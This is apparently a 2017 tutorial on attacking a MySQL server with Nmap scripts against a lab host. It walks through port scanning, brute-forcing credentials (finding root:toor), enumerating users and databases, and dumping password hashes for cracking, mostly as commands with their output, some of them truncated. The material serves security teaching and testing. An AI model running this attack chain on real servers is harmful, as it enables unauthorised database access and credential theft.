MySQL Penetration Testing with Nmap

September 21, 2017 By Raj Chandel

In this article, we are discussing MYSQL penetration testing using Nmap where you will learn how to retrieve database information such as database name, table's records, username, password and etc.

MySQL is an open Source for **R**elational **D**atabase Management **S**ystem that uses structured query language for generating database record.


Let's Begin !!!

Scanning for port 3306

open the terminal and type following command to check MySQL service is activated on the targeted system or not, basically MySQL service is activated on default port 3306.

```
nmap -sT 192.168.1.216
```

From the given image you can observe **port 3306** is **open** for MySQL service, now let's enumerate it.



Retrieve MySQL information

Now type another command to retrieve MySQL information such as version, protocol and etc:

```
nmap --script=mysql-info 192.168.1.216
```

Above command try to connect to with MySQL server and hence prints information such as the **protocol**: 10, **version** numbers: 5.5.57 -0 ubuntu0.14.04.1, **thread ID**: 159, **status**: auto-commit, **capabilities**, and

the **password salt** as shown in given below image.

```
root@kali:~# nmap --script=mysql-info 192.168.1.216

Starting Nmap 7.60 ( https://nmap.org ) at 2017-09-21 16:59 IST
Nmap scan report for 192.168.1.216
Host is up (0.00013s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
80/tcp   open  http
3306/tcp open  mysql
| mysql-info:
|   Protocol: 10
|   Version: 5.5.57-0ubuntu0.14.04.1
|   Thread ID: 99
|   Capabilities flags: 63487
|   Some Capabilities: Support41Auth, Speaks41ProtocolOld, Suppor
thesis, Speaks41ProtocolNew, InteractiveClient, SupportsCompressi
umnFlag, SupportsMultipleResults, SupportsAuthPlugins, SupportsMu
|   Status: Autocommit
|   Salt: unGUX:X-t$RS+zI:'RJZ
|_  Auth Plugin Name: 96
MAC Address: 00:0C:29:53:A6:A4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 14.74 seconds
```

Brute force attack

This command will use the dictionary for username and password and then try to match the username and password combination by making brute force attack against mysql.

```
nmap -p3306 --script=mysql-brute --script-args userdb=/root/Desktop/user.txt,passd
```

From the given image you can observe that it found the valid credential **root: toor**. This credential will help indirectly login into MYSQL server.

```
root@kali:~# nmap -p3306 --script=mysql-brute --script-args userdb=/root/Desktop/user.txt,
passdb=/root/Desktop/pass.txt 192.168.1.216

Starting Nmap 7.60 ( https://nmap.org ) at 2017-09-21 17:05 IST
Nmap scan report for 192.168.1.216
Host is up (0.00029s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-brute:
|   Accounts:
|     root:toor - Valid credentials
|_  Statistics: Performed 49 guesses in 1 seconds, average tps: 49.0
MAC Address: 00:0C:29:53:A6:A4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.84 seconds
```

Retrieve MySQL usernames

This command will fetch MySQL users name which helps of given argument MySQL user **root** and mysqlpass **toor**.

```
nmap -p3306 192.168.1.216 --script=mysql-users --script-args mysqluser=root,mysqlp
```

From given below image you can see we had found four usernames: root, Debian-sys-maint, sr, st.

```
root@kali:~# nmap -p3306 192.168.1.216 --script=mysql-users --script-args mysqluser=root,mysqlpass=toor

Starting Nmap 7.60 ( https://nmap.org ) at 2017-09-21 17:14 IST
Nmap scan report for 192.168.1.216
Host is up (0.00033s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-users:
|   root
|   anonymous
|   debian-sys-maint
|   ignite
|   raj
|   sr
|_  st
MAC Address: 00:0C:29:53:A6:A4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.77 seconds
```

Retrieve database names

This command will fetch MySQL database name which helps of given argument mysqluser **root** and mysqlpass **toor**.

```
nmap -p3306 192.168.1.216 --script=mysql-databases --script-args mysqluser=root,my
```

From given below image you can read the name of created database such as ignite

```
root@kali:~# nmap -p3306 192.168.1.216 --script=mysql-databases --script-args mysqluser=root
,mysqlpass=toor

Starting Nmap 7.60 ( https://nmap.org ) at 2017-09-21 17:16 IST
Nmap scan report for 192.168.1.216
Host is up (-0.15s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-databases:
|   information_schema
|   ignite
|   mysql
|   performance_schema
|_  sr
MAC Address: 00:0C:29:53:A6:A4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.82 seconds
```


This command will also perform the same task as above but retrieve database name using MySQL query “show database”

```
nmap -p 3306 192.168.1.216 --script=mysql-query --script-args "query=show database
```

From given below image you can read the name of created database such as ignite

```
root@kali:~# nmap -p 3306 192.168.1.216 --script=mysql-query --script-args "query=show databases
,username=root,password=toor"

Starting Nmap 7.60 ( https://nmap.org ) at 2017-09-21 17:09 IST
Nmap scan report for 192.168.1.216
Host is up (0.00034s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-query:
|   Database
|   information_schema
|   ignite
|   mysql
|   performance_schema
|   sr
|
|   Query: show databases
|_  User: root
MAC Address: 00:0C:29:53:A6:A4 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.76 seconds
```


Retrieve MySQL variable status ON/OFF

When we want to pass a value from one SQL statement to another SQL statement, then we store the value in a MySQL user-defined variable.

This command will fetch MySQL variables name which help of given argument mysqluser **root** and mysqlpass **toor**.

```
nmap -p3306 192.168.1.216 --script=mysql-variables --script-args mysqluser=root,my
```

From the given image you can observe ON/OFF status for MySQL variable.

```
root@kali:~# nmap -p3306 192.168.1.216 --script=mysql-variables --script-args mysqluser=root
,mysqlpass=toor

Starting Nmap 7.60 ( https://nmap.org ) at 2017-09-21 17:19 IST
Nmap scan report for 192.168.1.216
Host is up (-0.18s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-variables:
|   auto_increment_increment: 1
|   auto_increment_offset: 1
|   autocommit: ON
|   automatic_sp_privileges: ON
|   back_log: 50
|   basedir: /usr
|   big_tables: OFF
```

Retrieve Hash Dump

This command will Dumps the password hashes from a MySQL server in a format suitable for cracking by tools such as John the Ripper.

```
nmap -p3306 192.168.1.216 --script=mysql-dump-hashes --script-args username=root,p
```

From the given image you can observe that it has dumped the hash value of passwords of the respective user which we have enumerated above.